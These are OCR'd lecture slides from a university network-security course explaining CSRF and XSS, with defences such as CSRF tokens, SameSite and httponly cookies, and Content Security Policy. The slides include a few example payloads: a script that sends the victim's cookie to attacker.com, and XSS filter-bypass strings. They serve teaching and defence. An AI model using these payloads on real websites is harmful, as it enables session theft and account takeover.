
Cross-Site Request Forgery (CSRF)

- **Basic Attack Scenario**



Cross-Site Request Forgery (CSRF)

- **CSRF Example**



In a CSRF attack, a user is tricked into submitting an unintended web request to a website

Cross-Site Request Forgery (CSRF)

- **Preventing CSRF Attacks**
  - Cookies do not indicate whether an authorized application submitted request since they're included in every (in-scope) request
    - **Referer Validation**
    - **Secret Token Validation**
    - **SameSite Cookies**

Cross-Site Request Forgery (CSRF)

- **Preventing CSRF Attacks**
  - Referer Validation
    - The Referer request header contains the URL of the previous web page from which a link to the currently requested page was followed
    - allow servers to identify where people are visiting from

https://bank.com	→	https://bank.com	✓
https://attacker.com	→	https://bank.com	X
	→	https://bank.com	??


Cross-Site Request Forgery (CSRF)

- **Preventing CSRF Attacks**
  - Secret Token Validation
    - bank.com includes a secret value in every form that the server can validate

```
<form action="https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token"
value="434ec7e838ec3167ef5">

  <input  type="text" name="to">
  <input  type="text" name="amount">

  <button type="submit">Transfer!</button>
</form>
```

Cross-Site Request Forgery (CSRF)

- **CSRF Example**



In a CSRF attack, a user is tricked into submitting an unintended web request to a website

Cross-Site Request Forgery (CSRF)

- **Preventing CSRF Attacks**
  - SameSite Cookies: Cookie option that prevents browser from sending a cookie along with cross-site requests
  - cookie will only be sent if the site for the cookie matches the site currently shown in the browser's URL bar.
    - Strict Mode: Never send cookie in any cross-site browsing context, even when following a regular link
    - Lax Mode.: Session cookie is allowed when following a regular link but blocks it in CSRF-prone request methods (e.g. POST)

Vulnerabilities

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Cross-Site Scripting (XSS)

- **Cross-site Scripting**
  - Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization

Command/SQL Injection


attacker's malicious code is executed on app's <u>server</u>

Cross Site Scripting

attacker's malicious code is executed on victim's <u>browser</u>

Cross-Site Scripting (XSS)

- **Basic Attack Scenario: Reflected XSS**



Cross-Site Scripting (XSS)

- Normal Request

```
https://google.com/search?q=<search term>
```

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Cross-Site Scripting (XSS)

- Normal Request

https://google.com/search?q=apple

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Cross-Site Scripting (XSS)

- **Embedded Script**

`https://google.com/search?q=<script>alert(“hello”)</script>`

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert(“hello")</script></h1>
  </body>
</html>
```

Cross-Site Scripting (XSS)

- **Embedded Script**

```
https://google.com/search?q=<script>…</script>
```


```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>
        window.open(“http:///attacker.com?”+cookie=document.cookie)
      </script>
    </h1>
  </body>
</html>
```

Cross-Site Scripting (XSS)

- **Types of XSS**
  - An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.
    - **Reflected XSS**: The attack script is reflected back to the user as part of a page from the victim site
    - **Stored XSS**: The attacker stores the malicious code in a resource managed by the web application, such as a database
    - **DOM-based XSS**


Cross-Site Scripting (XSS)

- **Basic Attack Scenario: Reflected XSS**



Cross-Site Scripting (XSS)

- **Stored XSS**



Cross-Site Scripting (XSS)

- **Reflected XSS:** PayPal
  - Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website
  - Injected code redirected PayPal visitors to a page warning users their accounts had been compromised
  - Victims were then redirected to a phishing site and prompted to enter sensitive financial data

Cross-Site Scripting (XSS)

- **Stored XSS: MySpace.com (Samy worm)**
  - MySpace allowed users to post HTML to their pages. Filtered out

```
<script>, <body>, onclick, <a href=javascript://>
```

  - But missed one. One can run Javascript inside of CSS tags.

```
<div style="background:url('javascript:alert(1)')”>
```

  - With such JavaScript hacking
    - Samy worm infects anyone who visits an infected MySpace page and adds Samy as a friend
    - Samy had millions of friends within 24 hours

Cross-Site Scripting (XSS)

- **Why is XSS so prevalent and hard to defend?**
  - Dynamic web sites incorporate user content in HTML pages (e.g., comments/review sections)
  - Websites host uploaded user documents
    - HTML documents can contain arbitrary JavaScript code
    - Non-HTML documents may be content-sniffed as HTML by browsers
  - Insecure JavaScript programs may directly execute code that comes from external parties

Cross-Site Scripting (XSS)

- **Filtering Malicious Tags**
  - For a long time, the only way to prevent XSS attacks was to try to filter out malicious content
  - Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what is allowed
  - Signature-/rule-based policies are difficult to maintain and are likely to be incomplete

Cross-Site Scripting (XSS)

- **Filtering is Hard**
  - Filter Action: filter out <script
    - Attempt 1: <script src= "…">
      - src="…"
    - Attempt 2: <scr<scriptipt src="...”
      - <script src="...">
  - Filters can't catch persistent XSS attacks (stored XSS) in which the server saves attacker-injected data

Cross-Site Scripting (XSS)

- **XSS Defense**
  - “httponly” cookies
    - A server can tell a browser that client-side JavaScript should not be able to access a cookie.
    - Server adds the ”httponly" token to a "Set-Cookie" HTTP head value.
    - Only a partial defense (attacker can still issue requests that contain a user's cookies (CSRF).
  - Privilege separation
    - Use a separate domain for untrusted content
    - Google stores untrusted content in `googleusercontent.com` (e.g., cached copies of pages, Gmail attachments).

Cross-Site Scripting (XSS)

- **XSS Defense**
  - Content Security Policy (CSP)
    - Allows a web server to tell the browser which kinds of resources can be loaded, and the allowable origins for those resources.
    - Server specifies one or more headers of the type "Content-Security-Policy".
      - Example: `Content-Security-Policy: default-src 'self' *.domain.com`
      - Only allow content from the page's domain and its subdomains
    - Server can specify separate policies for where images can come from, where scripts can come from, frames, plugins, etc.
    - CSP also prevents inline JavaScript and JavaScript interface for dynamic JavaScript generation.

CS 772/872: Advanced **Computer and Network Security**

Fall 2025

Course Link:

https://shhaos.github.io/courses/CS872/netsec-fall25.html